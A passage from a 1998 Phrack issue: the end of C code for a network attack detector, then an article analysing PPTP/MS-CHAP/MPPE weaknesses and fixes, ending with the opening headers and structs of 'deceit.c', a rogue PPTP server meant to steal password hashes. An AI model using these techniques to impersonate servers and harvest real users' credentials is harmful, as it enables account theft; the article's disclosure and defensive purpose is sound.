    {
        perror("Malloc");
        exit(-1);
    }
    memset(tpi, 0, sizeof(struct pktin));
    memcpy(tpi->eaddr, eaddr, ETH_ALEN);
    tpi->saddr = Gsaddr;
    tpi->sport = sport;
    tpi->dport = dport;
    tpi->timein = Gtimein;
    if(Gsi->udpin)
        last->next = tpi;
    else
        Gsi->udpin = tpi;
}

/*********************************************************************
Function: do_icmp

Purpose:  Process an ICMP packet.

We assume there is no valid reason to receive a fragmented ICMP packet.
*********************************************************************/
void do_icmp(ep, pkt)
struct ethhdr *ep;
u_char *pkt;
{
    struct icmphdr *icmp;

    icmp = (struct icmphdr *) pkt;
    if(Gisfrag) /* probable ICMP attack (i.e. Ping of Death) */
    {
        Gsi->icmpfrag.saddr = Gsaddr;
        memcpy(Gsi->icmpfrag.eaddr, ep->h_source, ETH_ALEN);
        Gsi->icmpfrag.atktime = Gtimein;
    }
    if(icmp->type == ICMP_ECHOREPLY)
        Gsi->icmpcnt++;
    return;
}

/*********************************************************************
Function: clear_pkt

Purpose:  Delete and free space for any old packets.
*********************************************************************/
void clear_pktin(si)
struct scaninfo *si;
{
    struct pktin *pi;
    struct floodinfo *fi, *tfi;
    time_t t, t2;

    t = time((time_t *)0);
    while(si->tcpin)
    {
        t2 = t - si->tcpin->timein;
        if(t2 > Gtimer)
        {
            pi = si->tcpin;
            fi = pi->fi;
            while(fi)
            {
                tfi = fi;
                fi = fi->next;
```

```
                free(tfi);
            }
            si->tcpin = pi->next;
            free(pi);
        }
        else
            break;
    }
    while(si->udpin)
    {
        t2 = t - si->udpin->timein;
        if(t2 > Gtimer)
        {
            pi = si->udpin;
            si->udpin = pi->next;
            free(pi);
        }
        else
            break;
    }
}

/*********************************************************************
Function: print_info

Purpose:  Print out any alerts.
*********************************************************************/
void print_info()
{
    struct pktin *pi;
    struct addrlist *tcplist = NULL, *udplist = NULL, *al;
    struct floodinfo *fi;
    char buf[1024], *eaddr, abuf[32];
    int i;

    strcpy(abuf, anetaddr(Gsi->addr));
    if(Greportlevel == REPORTALL || Greportlevel == REPORTDOS)
    {
        if(Gsi->teardrop.atktime)
        {
            eaddr = ether_ntoa(Gsi->teardrop.eaddr);
            sprintf(buf, "Possible teardrop attack from %s (%s) against %s",
                anetaddr(Gsi->teardrop), eaddr, abuf);
            syslog(LOG_ALERT, buf);
            memset(&Gsi->teardrop, 0, sizeof(struct atk));
        }
        if(Gsi->land.atktime)
        {
            eaddr = ether_ntoa(Gsi->land.eaddr);
            sprintf(buf, "Possible land attack from (%s) against %s",
                eaddr, abuf);
            syslog(LOG_ALERT, buf);
            memset(&Gsi->land, 0, sizeof(struct atk));
        }
        if(Gsi->icmpfrag.atktime)
        {
            eaddr = ether_ntoa(Gsi->icmpfrag.eaddr);
            sprintf(buf, "ICMP fragment detected from %s (%s) against %s",
                anetaddr(Gsi->icmpfrag), eaddr, abuf);
            syslog(LOG_ALERT, buf);
            memset(&Gsi->icmpfrag, 0, sizeof(struct atk));
        }
        if(Gsi->icmpcnt > Gicmplimit)
        {
            sprintf(buf, "ICMP ECHO threshold exceeded, smurfs up.  I saw %d packets\n",
Gsi->icmpcnt);
            syslog(LOG_ALERT, buf);
            Gsi->icmpcnt = 0;
        }
```

```
    }
    for(pi = Gsi->tcpin; pi; pi = pi->next)
    {
        i = 0;
        for(fi = pi->fi; fi; fi = fi->next)
            i++;

        if(Greportlevel == REPORTALL || Greportlevel == REPORTDOS)
        {
            if(i > Gsynflood)
            {
                eaddr = ether_ntoa(pi->eaddr);
                sprintf(buf, "Possible SYNFLOOD from %s (%s), against %s.  I saw %d packe
ts\n",
                    anetaddr(pi->saddr), eaddr, abuf, i);
                syslog(LOG_ALERT, buf);
            }
        }
        for(al = tcplist; al; al = al->next)
        {
            if(pi->saddr == al->saddr)
            {
                al->cnt++;
                if(pi->sport == 80)
                    al->wwwcnt++;
                break;
            }
        }
        if(al == NULL)  /* new address */
        {
            al = (struct addrlist *)malloc(sizeof(struct addrlist));
            if(al == NULL)
            {
                perror("Malloc address list");
                exit(-1);
            }
            memset(al, 0, sizeof(struct addrlist));
            al->saddr = pi->saddr;
            al->cnt = 1;
            if(pi->sport == 80)
                al->wwwcnt = 1;
            al->next = tcplist;
            tcplist = al;
        }
    }
    if(Greportlevel == REPORTALL || Greportlevel == REPORTSCAN)
    {
        for(al = tcplist; al; al = al->next)
        {
            if((al->cnt - al->wwwcnt) > Gportlimit || al->wwwcnt > Gwebcount)
            {
                sprintf(buf, "Possible TCP port scan from %s (%d ports) against %s\n",
                    anetaddr(al->saddr), al->cnt, abuf);
                syslog(LOG_ALERT, buf);
            }
        }

        for(pi = Gsi->udpin; pi; pi = pi->next)
        {
            for(al = udplist; al; al = al->next)
            {
                if(pi->saddr == al->saddr)
                {
                    al->cnt++;
                    break;
                }
            }
            if(al == NULL)      /* new address */
            {
                al = (struct addrlist *)malloc(sizeof(struct addrlist));
```

```
                if(al == NULL)
                {
                    perror("Malloc address list");
                    exit(-1);
                }
                memset(al, 0, sizeof(struct addrlist));
                al->saddr = pi->saddr;
                al->cnt = 1;
                al->next = udplist;
                udplist = al;
            }
        }
        for(al = udplist; al; al = al->next)
        {
            if(al->cnt > Gportlimit)
            {
                sprintf(buf, "Possible UDP port scan from %s (%d ports) against %s\n",
                    anetaddr(al->saddr), al->cnt, abuf);
                syslog(LOG_ALERT, buf);
            }
        }
    }

    while(tcplist)
    {
        al = tcplist->next;
        free(tcplist);
        tcplist = al;
    }
    while(udplist)
    {
        al = udplist->next;
        free(udplist);
        udplist = al;
    }
}

/*****************************************************************************
Function:  anetaddr

Description:

Another version of the intoa function.
*****************************************************************************/

char *anetaddr(addr)
u_long addr;
{
    u_long naddr;
    static char buf[16];
    u_char b[4];
    int i;

    naddr = ntohl(addr);
    for(i = 3; i >= 0; i--)
    {
        b[i] = (u_char) (naddr & 0xff);
        naddr >>= 8;
    }
    sprintf(buf, "%d.%d.%d.%d", b[0], b[1], b[2], b[3]);
    return(buf);
}

/*****************************************************************************
Function:  initdevice

Description: Set up the network device so we can read it.

*****************************************************************************/
initdevice(fd_flags, dflags)
```

```
int fd_flags;
u_long dflags;
{
    struct ifreq ifr;
    int fd, flags = 0;

    if((fd = socket(PF_INET, SOCK_PACKET, htons(0x0003))) < 0)
    {
        perror("Cannot open device socket");
        exit(-1);
    }

    /* Get the existing interface flags */

    strcpy(ifr.ifr_name, Gdevice);
    if(ioctl(fd, SIOCGIFFLAGS, &ifr) < 0)
    {
        perror("Cannot get interface flags");
        exit(-1);
    }

    ifr.ifr_flags |= IFF_PROMISC;
    if(ioctl(fd, SIOCSIFFLAGS,  &ifr) < 0)
    {
        perror("Cannot set interface flags");
        exit(-1);
    }

    return(fd);
}

/************************************************************************
Function:  readdevice

Description: Read a packet from the device.

************************************************************************/
u_char *readdevice(fd, pktlen)
int fd;
int *pktlen;
{
    int cc = 0, from_len, readmore = 1;
    struct sockaddr from;
    static u_char pktbuffer[PKTLEN];
    u_char *cp;

    while(readmore)
    {
        from_len = sizeof(from);
        if((cc = recvfrom(fd, pktbuffer, PKTLEN, 0, &from, &from_len)) < 0)
        {
            if(errno != EWOULDBLOCK)
                return(NULL);
        }
        if(strcmp(Gdevice, from.sa_data) == 0)
            readmore = 0;
    }
    *pktlen = cc;
    return(pktbuffer);
}

/************************************************************************
Function: ether_ntoa

Description:

Translates a MAC address into ascii.  This function emulates
the ether_ntoa function that exists on Sun and Solaris, but not on Linux.
It could probably (almost certainly) be more efficent, but it will do.
************************************************************************/
```

```
char *ether_ntoa(etheraddr)
u_char etheraddr[ETH_ALEN];
{
    int i, j;
    static char eout[32];
    char tbuf[10];

    for(i = 0, j = 0; i < 5; i++)
    {
        eout[j++] = etheraddr[i] >> 4;
        eout[j++] = etheraddr[i] & 0xF;
        eout[j++] = ':';
    }
    eout[j++] = etheraddr[i] >> 4;
    eout[j++] = etheraddr[i] & 0xF;
    eout[j++] = '\0';
    for(i = 0; i < 17; i++)
    {
        if(eout[i] < 10)
            eout[i] += 0x30;
        else if(eout[i] < 16)
            eout[i] += 0x57;
    }
    return(eout);
}
```

---[Phrack Magazine Volume 8, Issue 53 July 8, 1998, article 12 of 15

----------[The Crumbling Tunnel

--------[aleph1 <aleph1@underground.org>

-[The Crumbling Tunnel]-
< A Menagerie of PPTP Vulnerabilities >

by aleph1@underground.org

> Point-to-Point Tunneling Protocol (PPTP) is a new networking technology that allows you to use the Internet as your own secure virtual private network (VPN). PPTP is integrated with the Remote Access Services (RAS) server which is built into Windows NT Server. With PPTP, your users can dial into a local ISP, or connect directly to the Internet, and access their network just as easily and securely as if they were at their desks.
>
> < http://www.microsoft.com/communications/pptp.htm >

-[p r e f a c e]-

This paper is a compendium of the discussions between myself and a Microsoft representative during October 1996 and May 1997 on several NT security mailing lists, the research done by Counterpane System and published in the paper "Cryptanalysis of Microsoft's Point-to-Point Tunneling Protocol (PPTP)" by B. Schneier and P. Mudge on June 1998, and a new vulnerability I have recently discovered.

-[i n t r o d u c t i o n]-

As stated above, the Point-to-Point Tunneling Protocol is Microsoft's attempt at creating a Virtual Private Network (VPN) protocol. Given their past history in developing and implementing protocols, an analysis of PPTP for security vulnerabilities would certainly be an interesting endeavor. The following is such an analysis.

Although this analysis is technical in nature, I will not spend the time describing exactly how each protocol works. I will assume you have done your homework and at least briefly glanced over the specifications for each of the protocols involved.

PPTP is really a number of protocols cobbled together to make a whole. The players are:

- GRE - The Generic Encapsulation Protocol. The protocol is defined in RFC 1701 and RFC 1702. Microsoft has defined their own extensions. They call their modifications GRE v2.
- PPP - The Point-to-Point Protocol. The protocol is defined in RFC 1661. The protocol is used for the transmission of multi-protocol datagrams over point-to-point links.
- PPTP - PPTP uses GRE to tunnel PPP and adds a connections setup and control protocol over a TCP session.
- MS-CHAP - This is Microsoft's variant of the more common PPP CHAP authentication protocol. It is a challenge response authentication algorithm. It supplies the challenge used by MPPE (see below) to encrypt the session. It also has two sub-protocols for changing passwords. It is defined in the draft draft-ietf-pppext-mschap-00.txt.

MPPE - Microsoft's Point-to-Point Encryption protocol. This is the protocol in charge of generating a session key and encrypting the session. It is defined in the drafts draft-ietf-pppext-mppe-00.txt and draft-ietf-pppext-mppe-01.txt.

< PPTP in a nutshell >

PPTP creates a connection setup and control channel using TCP to the PPTP server (Microsoft's RAS). Using this connection, PPTP establishes a new GRE tunnel which will carry PPP packets from the client to the server. The client will authenticate to the server via PPP's negotiation mechanism using MS-CHAP and will then encrypt all PPP data packets using MPPE.

Enough acronyms for you? Lets get dirty.

-[P P T P]-

PPTP creates a connection setup and control channel to the server using TCP. Originally the TCP port used was 5678. Later on it was changed to 1723. This is the IANA assigned port number. The control connection is not authenticated in any way. It is easy for Mallory (the malicious interloper) to take over the connection via TCP hijacking techniques. She can then issue Stop Session Request commands. This will close the control channel and at the same time all active calls (tunnels) will be cleared.

-[G R E]-

PPP packets are encapsulated in GRE and tunneled on top of IP. GRE uses IP protocol number 47. GRE packets are similar in some respects to TCP segments. They both may carry a sequence and acknowledgement number. GRE also uses a sliding window to avoid congestion.

This has some important implications. It means that if we want to spoof PPP packets encapsulated in GRE, we will desynchronize the GRE channel. A possible way around this is the use of the "S" flag in the GRE header. This flag tells the end point if the GRE packet has a sequence number. It is possible that a badly coded implementation will accept a GRE packet with data even if it does not have a sequence number. This is because in the original GRE standard the use of sequence numbers was optional. Furthermore, the specification does not mention how an end system should act if it receives a GRE packet with a duplicate sequence number. It may simply discard it and send another acknowledgement. This would mean we do not need to resynchronize GRE at all. The other end will send an acknowledgement for the packet we spoofed and the encapsulated PPP should not become desynchronized. As of this writing I haven't yet tested this possibility.

It is also interesting to note that the original GRE specification has many options to do things like source routing which are left as implementation specific. If you open a hole in your firewall for GRE just so you can use PPTP you might be letting in more than you think. This area needs further investigation.

-[M S - C H A P]-

MS-CHAP is a challenge response protocol. The server send the client an 8 byte challenge. The client computes a response by encrypting the challenge with the NT one way hash and then with the LANMAN one way hash.

< Dictionary Attack >

Like most other challenge/response protocols, this one is vulnerable to a dictionary by such tools as L0phtcrack. As Schneier and Mudge describe in their paper, the LANMAN based response is easier to crack than it normally is because here it is divided into three pieces which are encrypted independently. This allows for a speed up in breaking the password. Please see their paper

for a detailed explanation of the process.

The PPTP Performance update for Windows NT 4.0 (PPTP2-FIX) stops the PPTP Windows NT client from sending the LANMAN hash based response if the client is configured to use 128-bit encryption. The same fix also allows the server to reject PPTP clients that attempt to authenticate using the LANMAN hash based response.

< Stealing the Password >

MS-CHAP has two sub-protocols for changing password. In version one the client encrypts the new and old hashes (NT and LANMAN) with the challenge the server sent over the wire. A passive attacker can simply decrypt the hashes and steal them.

Version two encrypts the new hashes with the old hashes and encrypts the old hashes with the new hashes. Only the server, which knows the old hashes, will be able to decrypt the new hashes and use these to decrypt the old hashes and verify the user's identity.

As I recently discovered, this feature of MS-CHAP can be used to steal the user's password hashes if Mallory can masquerade as the PPTP server. Several methods to masquerade as the server come into mind, including DNS hijacking and RIP spoofing. Once the unsuspecting user connects to Mallory's rogue server and attempts to authenticate she will return a ERROR_PASSWD_EXPIRE error to the user and tell the client to use the older version of the password change sub-protocol. The user will then be prompted by the PPTP client to enter his old and new password. The client will proceed to send the new and old password hashes, LANMAN and NT, encrypted with the challenge the rouge server sent. Now Mallory can use the hashes to logon into the real PPTP server and impersonate the user.

The MS-CHAP draft deprecates the use of the change password version 1 protocol but Microsoft's implementation continue to support it. This vulnerability was verified using Windows NT's RAS PPTP client with the PPTP Performance Update (PPTP2-FIX) installed. At the end you will find some source code that implements a demonstration PPTP server that asks the user to change passwords using the older protocol and prints the stolen hashes on the screen.

-[M P P E]-

The are two drafts for MPPE. I'll discuss the earlier one first.

MPPE uses RC4, a stream cipher, to encrypt the PPP datagrams. MPPE is negotiated as a compression protocol as part of PPP's Link Control Protocol negotiation.

< Session Keys >

MPPE currently supports 40 and 128 bit session keys, although more key lengths can be defined. The 40-bit session key is derived from the first 8 bytes of the LANMAN hash. The session key will be the same for all sessions until the user changes his password.

The 128-bit session key is created by taking the first 16 bytes of the MD4 hash and the first 16 bytes of the NT hash, and then hashing them with the servers challenge. Microsoft claims that they hash the NT hash to protect it. I fail to see their point. The password hash, nor it's hash, ever go over the wire. Why they selected this algorithm remains a mystery.

The new MPPE draft adds an option to use a 40-bit key derived from the NT hash.

As Schneier and Mudge point out, it is misleading to say MPPE provides 128-bit, or even 40-bit, security. The 40-bit LANMAN based session key is derived from the password only, and as such will have a much lower entropy than a random 40-bit key. The 128-bit and 40-bit NT hash based session keys are derived from both the users password and the server's challenge.

Depending on how good the server's random number generator is, the session key may have a much lower entropy than 128 or 40 bits. A study of how Microsoft's PPTP server, and NT in general, generates random numbers would be interesting. The only way to guarantee the full strength of the key is by generating it with a good RNG.

< Attacking PPP >

As Schneier and Mudge also point, out only PPP packets with protocol numbers between 0x21 and 0xFA are encrypted (in essence only data packets are encrypted). In contrast, the PPP Encryption Control Protocol (RFC 1968) encrypts all packets other than LCP packets after ECP is negotiated.

This means Mallory can spoof Network Control Protocol packets with impunity. It also means she can obtain some useful information by simply sniffing the NCP packets. Things like whether the internal network uses IP, IPX, or NetBIOS, the internal IP address of the PPTP client, NetBIOS names, the IP address of internal WINS and DNS servers, the clients internal IPX node number and other things. Read the IPCP (RFC 13320, NBFCP (RFC 2097) and IPXCP (RFC 1552) specifications for more information.

< Breaking RC4 >

Stream ciphers, like RC4, are susceptible to attack if two or more plaintexts are encrypted with the same key. If you take two ciphertexts encrypted with the same key and xor them together you will obtain the two plaintexts xor'ed together. If you can make an educated guess as to the structure and contents of part of one of the plaintexts you will be able to obtain the corresponding plaintext in the other message.

MPPE is susceptible to such an attack. As mentioned above the 40-bit session key is the same in each session. Mallory can passively monitor the network and collect many sessions, all encrypted with the same key that she can then attempt to break. The problem is compounded since she has learned things like the clients internal IP address and its NetBIOS name which will be in the encrypted packets by monitoring the NCP PPP packets.

MPPE uses the same key in each direction. For each session at least two packets, one inbound and one outbound, will be encrypted with the same key. In this way, even traffic protected by the 128-bit unique session key can be attacked.

MPPE being a sub-protocol of PPP, a datagram protocol, does not expect a reliable link. Instead it maintains a 12-bit coherency count that is increased for each packet to keep the encryption tables synchronized. Each time the low order byte of the coherency count equals 0xFF (every 256 packets) the session key is regenerated based on the original session key and the current session key.

If MPPE ever sees a packet with a coherency that it is not expecting it sends a CCP Reset-Request packet to the other end. The other end, upon seeing this packet, will re-initialize the RC4 tables using the current session key. The next packet it sends will have the flushed bit set. This bit will indicate to the other end that it should re-initialize its own tables. In this way they become resynchronized. This mode of operation is called "stateful mode" in the new MPPE draft.

What does this all mean to us? Well, it means we can force both ends of the connection to keep encrypting their packets with the same key until the low order sequence number reaches 0xFF. For example assume Alice and Bob have just set up the communication channel. They both have initialized their session keys and expect a packet with a coherency count of zero.

Alice -> Bob

Alice sends Bob a packet numbered zero encrypted with the cipher stream generated by the RC4 cipher and increments her sent coherency count to one. Bob receives the packet, decrypts it, and increments his receive coherency

count to 1.

Mallory (Bob) -> Alice

Mallory sends Alice a spoofed (remember this is datagram protocol - assuming we don't desynchronize GRE) CCP Reset-Request packet. Alice immediately re-initializes her RC4 tables to their original state.

Alice -> Bob

Alice sends another packet to Bob. This packet will be encrypted with the same cipherstream as the last packet. The packet will also have the FLUSHED bit set. This will make Bob re-initialize its own RC4 tables.

Mallory can continue to play this game up to a total of 256 times after which the session key will be changed. By this point Mallory will have collected 256 packets from Alice to Bob all encrypted with the same cipher stream.

Furthermore, since Alice and Bob start with the same session key in each direction Mallory can play the same game in the opposite direction collecting another 256 packets encrypted with the same cipher stream as the ones going from Alice to Bob.

The Apr 1998 version of the draft adds a "stateless mode" option (otherwise known as "historyless mode" in some Microsoft literature) to the negotiation packets. This option tells MPPE to change the session key after every packet and to ignore all this CCP Reset-Request and flushed bit business. This option was introduced to improve PPTP's performance. Although re-keying after each packet cuts the cipher performance by almost half, now PPTP no longer has to wait a whole round trip time to resynchronize. This, in effect improves the performance of PPTP and at the same time made the attack I describe above useless.

This new stateless mode was incorporated in the PPTP Performance Update for Windows NT 4.0 (PPTP2-FIX).

< Bit Flipping >

Schneier and Mudge describe a bit flipping attack in their paper. Because of the properties of the RC4 cipher as used within MPPE an attacker can flip bits in the ciphertext that will be decrypted correctly by MPPE. In this way an attacker can modify encrypted packets while they are in transit.

-[i m p l e m e n t a t i o n b u g s]-

Schneier and Mudge describe a number of implementation bugs in Microsoft's PPTP control channel that crashed Windows NT with the Blue Screen of Death. Keving Wormington has found similar problem as posted some demonstration code to the BugTraq mailing list in Nov 1997. Microsoft claims to have fixed this or similar problems in their PPTP-FIX hotfix.

Schneier and Mudge also found that the Windows 95 client does not zero fill its buffers and leaks information in its protocol packets.

A bug in the PPTP server allows clients to remain connected while packets are transmitted in the clear if the encryption negotiation between the client and server fails. This problem is documented in Microsoft's Knowledge Base article Q177670. They claim to have fixed it in the PPTP-FIX hotfix.

-[f i x i n g t h i n g s]-

It is interesting to note that Microsoft has chosen to omit certain vulnerabilities from their response to the Counterpane paper. Let's summarize them here so they don't get confused:

---> The control connection is not authenticated.

Microsoft claims they will enhance the control channel in future updates to authenticate each control packet.

---> The MS-CHAP LANMAN hash response is vulnerable to a dictionary attack
---| that can be speed up enormously.

The PPTP Performance Update for Windows NT 4.0 has added the option to reject PPTP clients that attempt to use the LANMAN based response. It also stops the Windows NT PPTP client from sending the LANMAN based response when it is configured to require 128-bit encryption. This is of little comfort to non-US customers that cannot use the 128-bit version of the software. Microsoft claims to be testing a Windows 95 client update, possibly DUN 1.3, that will stop clients from sending the LANMAN response. The only way for Microsoft to completely get rid of the 40-bit LANMAN hash based key and support non-US customers is for them to implement the 40-bit NT hash based session key introduced in the second MPPE draft.

---> The MS-CHAP NT hash response is vulnerable to a dictionary attack.

They must not use the password for authentication. Some sort of public key protocol would fix the problem.

---> A attacker can steal a users password hashes via the MS-CHAP password
---| change protocol version one.

They update all the clients to stop responding to password change requests using version one of the protocol.

---> The 40-bit LANMAN hash based session key is the same across sessions.
---> MPPE does not provide true 128-bit or 40-bit security.

Microsoft simply recommends that customers enforce a strong password policy. They should instead modify PPTP to generate truly random keys.

---> MPPE does not encrypt Network Control Protocol PPP packets.

NCP packets should be encrypted.

---> MPPE uses the same key in both directions.

Each direction must be started with a different key.

---> MPPE is vulnerable to a Reset-Request attack.

Microsoft has fixed this problem in the latest PPTP draft by introducing the stateless mode. The PPTP Performance Update for Windows NT 4.0 implements this mode of operation. There is no solution for Windows 95 yet. This means that if you have Windows 95 PPTP clients you are still vulnerable.

---> MPPE is vulnerable to bit flipping attacks.

They must add a MAC to each packet or use a cipher other than RC4 that does not exhibit this property.

---> There are a number of denial of service and other vulnerabilities
---| caused by implementation errors.

Microsoft claims to have fixed some of this problems with PPTP-FIX and PPTP2-FIX.

At least Microsoft should produce an Windows NT and Windows 95 PPTP update that does not use the same session keys in each direction, that does not support MS-CHAP password change protocol version one, does not send the send to LANMAN based response and supports the 40-bit NT hash based session key.

-[f u t u r e d i r e c t i o n s]-

Microsoft's VPN strategy appears to be moving away from PPTP and going to Layer Two Tunneling Protocol (L2TP) and IPsec. L2TP (currently an IETF draft) is a compromise between Cisco's Layer Two Forwarding (L2F), (a competing protocol) and PPTP. This is certain to take a long time and they will probably support PPTP for backwards compatibility.

L2TP is somewhat similar to PPTP. L2TP uses UDP instead of GRE to tunnel the PPP packets. Connection setup and control packets are carried within UDP. The protocol provides for the authentication of the control session via a shared secret and a challenge/response exchange. It also provides the for the hiding of sensitive information, such as username and password, by encrypting it.

Other than those simply security mechanism L2TP does not provide any security. To operate L2TP in a secure manner you must use it with either IPsec to provide authentication and confidentiality of all IP packets, or by using PPP layer security. If the former is chosen beware that the control packets can be spoofed after the authentication phase.

If Microsoft decides to go with the later choice (possible because Windows 98 will not have support for IPsec), they are well advised not to use MPPE and MS-CHAP as this would make L2TP almost as vulnerable as PPTP. They would do better implementing ECP and some of the PPP Extensible Authentication Protocol (RFC 2284) options.

For a discussion of L2TP security read the Security Considerations section of the L2TP draft.

-[m i s c e l l a n e o u s]-

The are a few interesting projects related to PPTP.

-> Linux PPTP Masquerading
< http://bmrc.berkeley.edu/people/chaffee/linux_pptp.html >

Here you will find patches to the Linux kernel to support masquerading of PPTP connections.

-> PPTP Client for Linux
< http://www.pdos.lcs.mit.edu/~cananian/Projects/PPTP/ >

Here you will find a free PPTP client implementation for Linux that should be easy to port to other platforms.

-[s u m m a r y]-

PPTP is a layer two tunneling protocol designed by Microsoft and some other vendors. The protocol and in particular Microsoft's implementation have a number of vulnerabilities not completely fixed by the their latest software patches and draft revisions.

PPTP will most likely stop most amateurs but by no means provides air tight security. If you have some serious security needs we recommend you look at some other solution.

The Layer Two Tunneling Protocol being defined within the IETF evolved from PPTP and Cisco's Layer Two Forwarding. It has obviously benefited from the peer review it has had within the IETF as it looks like much better protocol than PPTP. If combined with IPsec, L2TP looks like a promising solution.

-[r e f e r e n c e s]-

Cryptanalysis of Microsoft's Point-to-Point Tunneling Protocol (PPTP)
by B. Schneier and P. Mudge
< http://www.counterpane.com/pptp.html >

Generic Routing Encapsulation (GRE) (RFC 1701)

< ftp://ds.internic.net/rfc/rfc1701.txt >

Generic Routing Encapsulation over IPv4 networks (RFC 1702)
< ftp://ds.internic.net/rfc/rfc1702.txt >

Layer Two Tunneling Protocol "L2TP" (May 1996)
< http://www.ietf.org/internet-drafts/draft-ietf-pppext-l2tp-11.txt >

Microsoft Point-To-Point Encryption (MPPE) Protocol (March 1998)
< http://www.apocalypse.org/pub/internet-drafts/draft-ietf-pppext-mppe-00.txt >

Microsoft Point-To-Point Encryption (MPPE) Protocol (April 1998)
< http://www.ietf.org/internet-drafts/draft-ietf-pppext-mppe-01.txt >

Microsoft PPP CHAP Extensions
< http://www.ietf.org/internet-drafts/draft-ietf-pppext-mschap-00.txt >

Point-to-Point Tunneling Protocol
< http://www.microsoft.com/communications/pptp.htm >

Point-to-Point Tunneling Protocol (PPTP) Technical Specification (Feb, 22 1996)
< http://hooah.com/workshop/prog/prog-gen/pptp.htm >

Point-to-Point Tunneling Protocol--PPTP (Draft July 1997)
< http://www.microsoft.com/communications/exes/draft-ietf-pppext-pptp-01.txt >

PPTP and Implementation of Microsoft Virtual Private Networking
< http://www.microsoft.com/communications/nrpptp.htm >

PPTP Performance Update for Windows NT 4.0 Release Notes
< http://support.microsoft.com/support/kb/articles/q167/0/40.asp >

PPTP Security - An Update
< http://www.microsoft.com/communications/pptpfinal.htm >

RRAS Does Not Enforce String Encryption for DUN Clients
< http://support.microsoft.com/support/kb/articles/q177/6/70.asp >

STOP 0x0000000A in Raspptpe.sys on a Windows NT PPTP Server
< http://support.microsoft.com/support/kb/articles/q179/1/07.asp >

The Point-to-Point Protocol (PPP) (RFC 1661)
< ftp://ftp.isi.edu/in-notes/rfc1661.txt >

The PPP DES Encryption Protocol (DESE) (RFC 1969)
< ftp://ftp.isi.edu/in-notes/rfc1969.txt >

The PPP Encryption Control Protocol (ECP) (RFC 1968)
< ftp://ftp.isi.edu/in-notes/rfc1968.txt >

The PPP Internetwork Packet Exchange Control Protocol (IPXCP) 9rFC 1552)
< ftp://ftp.isi.edu/in-notes/rfc1552.txt >

The PPP NetBIOS Frames Control Protocol (NBFCP) (RFC 2097)
< ftp://ftp.isi.edu/in-notes/rfc2097.txt >

----------8<------------CUT-HERE----------->8----------

<++> PPTP/deceit.c

```
/*
 * deceit.c by Aleph One
 *
 * This program implements enough of the PPTP protocol to steal the
 * password hashes of users that connect to it by asking them to change
 * their password via the MS-CHAP password change protocol version 1.
 *
 * The GRE code, PPTP structures and defines were shamelessly stolen from
 * C. Scott Ananian's <cananian@alumni.princeton.edu> Linux PPTP client
 * implementation.
 *
```

```
 * This code has been tested to work againts Windows NT 4.0 with the
 * PPTP Performance Update. If the user has selected to use the same
 * username and password as the account they are currently logged in
 * but enter a different old password when the PPTP client password
 * change dialog box appears the client will send the hash for a null
 * string for both the old LANMAN hash and old NT hash.
 *
 * You must link this program against libdes. Email messages asking how
 * to do so will go to /dev/null.
 *
 * Define BROKEN_RAW_CONNECT if your system does not know how to handle
 * connect() on a raw socket. Normally if you use connect with a raw
 * socket you should only get from the socket IP packets with the
 * source address that you specified to connect(). Under HP-UX using
 * connect makes read never to return. By not using connect we
 * run the risk of confusing the GRE decapsulation process if we receive
 * GRE packets from more than one source at the same time.
 */

#include <stdio.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <signal.h>
#include <unistd.h>

#include "des.h"

#ifdef __hpux__
#define u_int8_t uint8_t
#define u_int16_t uint16_t
#define u_int32_t uint32_t
#endif

/* define these as appropiate for your architecture */
#define hton8(x)  (x)
#define ntoh8(x)  (x)
#define hton16(x) htons(x)
#define ntoh16(x) ntohs(x)
#define hton32(x) htonl(x)
#define ntoh32(x) ntohl(x)

#define PPTP_MAGIC 0x1A2B3C4D /* Magic cookie for PPTP datagrams */
#define PPTP_PORT  1723       /* PPTP TCP port number            */
#define PPTP_PROTO 47         /* PPTP IP protocol number         */

#define PPTP_MESSAGE_CONTROL           1
#define PPTP_MESSAGE_MANAGE            2

#define PPTP_VERSION_STRING     "1.00"
#define PPTP_VERSION            0x100
#define PPTP_FIRMWARE_STRING    "0.01"
#define PPTP_FIRMWARE_VERSION   0x001

/* (Control Connection Management) */
#define PPTP_START_CTRL_CONN_RQST      1
#define PPTP_START_CTRL_CONN_RPLY      2
#define PPTP_STOP_CTRL_CONN_RQST       3
#define PPTP_STOP_CTRL_CONN_RPLY       4
#define PPTP_ECHO_RQST                 5
#define PPTP_ECHO_RPLY                 6

/* (Call Management) */
#define PPTP_OUT_CALL_RQST             7
#define PPTP_OUT_CALL_RPLY             8
#define PPTP_IN_CALL_RQST              9
#define PPTP_IN_CALL_RPLY              10
#define PPTP_IN_CALL_CONNECT           11
#define PPTP_CALL_CLEAR_RQST           12
#define PPTP_CALL_CLEAR_NTFY           13
```

```
/* (Error Reporting) */
#define PPTP_WAN_ERR_NTFY               14

/* (PPP Session Control) */
#define PPTP_SET_LINK_INFO              15

/* (Framing capabilities for msg sender) */
#define PPTP_FRAME_ASYNC        1
#define PPTP_FRAME_SYNC         2
#define PPTP_FRAME_ANY          3

/* (Bearer capabilities for msg sender) */
#define PPTP_BEARER_ANALOG      1
#define PPTP_BEARER_DIGITAL     2
#define PPTP_BEARER_ANY         3

struct pptp_header {
  u_int16_t length;       /* message length in octets, including header */
  u_int16_t pptp_type;    /* PPTP message type. 1 for control message.  */
  u_int32_t magic;        /* this should be PPTP_MAGIC.                 */
  u_int16_t ctrl_type;    /* Control message type (0-15)                */
  u_int16_t reserved0;    /* reserved.  MUST BE ZERO.                   */
};

struct pptp_start_ctrl_conn { /* for control message types 1 and 2 */
  struct pptp_header header;

  u_int16_t version;      /* PPTP protocol version.  = PPTP_VERSION     */
  u_int8_t  result_code;  /* these two fields should be zero on rqst msg*/
  u_int8_t  error_code;   /* 0 unless result_code==2 (General Error)    */
  u_int32_t framing_cap;  /* Framing capabilities                       */
  u_int32_t bearer_cap;   /* Bearer Capabilities                        */
  u_int16_t max_channels; /* Maximum Channels (=0 for PNS, PAC ignores) */
  u_int16_t firmware_rev; /* Firmware or Software Revision              */
  u_int8_t  hostname[64]; /* Host Name (64 octets, zero terminated)     */
  u_int8_t  vendor[64];   /* Vendor string (64 octets, zero term.)      */
  /* MS says that end of hostname/vendor fields should be filled with   */
  /* octets of value 0, but Win95 PPTP driver doesn't do this.          */
};

struct pptp_out_call_rqst { /* for control message type 7 */
  struct pptp_header header;
  u_int16_t call_id;      /* Call ID (unique id used to multiplex data)  */
  u_int16_t call_sernum;  /* Call Serial Number (used for logging)       */
